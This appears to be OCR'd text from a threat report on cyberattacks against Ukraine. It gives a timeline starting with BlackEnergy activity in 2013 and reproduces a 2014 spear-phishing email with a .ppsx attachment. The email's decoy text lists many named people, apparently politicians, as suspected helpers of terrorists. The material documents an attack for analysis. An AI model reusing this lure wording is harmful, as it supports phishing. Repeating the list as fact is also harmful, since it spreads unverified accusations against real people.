
Russian occupation of Crimea

April 2014

War in Donbas begins

24 Feb 2022

Russian invasion of Ukraine




Increase in cyberattacks against Ukraine

Nov 2013
BlackEnergy
attacks intensify

Feb 2014
Russian occupation
of Crimea

April 2014
War in Donbas
begins

24 Feb 2022
Russian invasion
of Ukraine



Генпрокуратура встановила зв'язку народних депутатів України з о...

st 13. 8. 2014 7:41

[redacted]


Генпрокуратура встановила зв'язку народних депутатів України з ополченцями.

To □ □ □ □ [redacted]

Message spiski_deputatov_done.ppsx (107 KB)


Арсеній Яценюк доручив Генпрокуратурі, СБУ, МВС та міністерству юстиції перевірити всіх народних депутатів, партії та громадські об'єднання на Україні на причетність до підтримки ополченців південного сходу країни. Перші результати перевірки показали причетність деяких партій до підтримки терористів. Так само були виявлені випадки крадіжки грошей, призначених для АТО. У додатку перший список осіб, які підлягають перевірці на допомогу терористам.

See more about [redacted].



В даний час ведеться перевірка таких осіб:

А
Агий, Иван Иванович
Азаров, Андрей Святославович
Азаров, Николай Янович
Аксенов, Сергей Валерьевич
Акулов, Анатолий Александрович
Андреев, Юрий Борисович
Андриевский, Дмитрий Иосифович
Б
[illegible], Александр Филиппович
Балан, Сергей Васильевич
Балга, Геннадий Анатольевич
Баулин, Павел Борисович
Берман, Юрий Анатольевич
Бекетов, Владимир Павлович
Бергут ([illegible]), Игорь Витальевич
Белоцерковский,Владимир Тарасович
Беловол, Александр Николаевич
Блистан, Татьяна Ивановна
Бодрова, Людмила Ивановна
Бойко, Богдан Федорович
Бондарчук, Сергей Васильевич
Боргун, Евгений Ильич
Братов, Ринад Евгеньевич
Бродский, Михаил Юрьевич
Буздуган, Юрий Алексеевич
Бычков, Виктор Николаевич
В
Вашкевич, Виктор Николаевич
Вдовенко, Валерий Владимирович
Венский, Иосиф Викентьевич
Витренко, Наталия Михайловна
Владыкин, Владимир Петрович
Войцеховская, Светлана Михайловна
Волга, Василий Александрович
Вовченко, Александр Николаевич
[illegible], Богдан Иванович
[illegible], Павел Иванович
Г
Габар, Николай Александрович
Гаврилюк, Василий Васильевич
Гайдош, Михаил Ференцович
Ганжа, Сергей Валентинович
Гацько, Василий Николаевич
Гадд, Марьяна Сергеевна
Гармаш, Василий Дмитриевич
[illegible], Александр Владиславович
Гладков, Василий Иванович
Голованова, Виктория Викторовна
Головко, Виктор Иванович
Голубов, Дмитрий Иванович
Горбайчук, Людмила Васильевна
Горобчук, Виталий Юрьевич
Горловский, Сергей Кириллович
Гошовская, Валентина Андреевна
Гошовский, Владимир Сергеевич
Грач, Леонид Иванович
Гриценко, Анатолий Степанович
Гуменюк, Владимир Александрович
Гудзь, Михаил Васильевич
Д
Давиденко, Александр Григорьевич
Давыдова, Людмила Ивановна
Дзюрги, Василий Георгиевич
Добровский, Игорь Николаевич
Довженко, Валентина Ивановна
Дринецкий, Андрей Юрьевич
Дроботов, Анатолий Иванович
Дунин, Игорь Леонидович
Дыгалов, Степан Арсентьевич
Е
Ежов, Александр Юрьевич
Еремеев, Александр Николаевич
Еременко, Владимир Николаевич
Ж
Жирнов, Владимир Александрович
Жвания, Давид Важаевич
Жебровский, Павел Иванович
З
Забродовская,Надежда Александровна
Загородний, Юрий Иванович
[illegible], Юрий Иванович
Зверева, Елена Ивановна
Звягинцева, Тамара Петровна
Зиновец, Сергей Николаевич
Зубарева, Наталья Петровна
Зубов, Валентин Сергеевич



Nov 2013

BlackEnergy

attacks intensify

Feb 2014

Russian occupation

of Crimea

April 2014

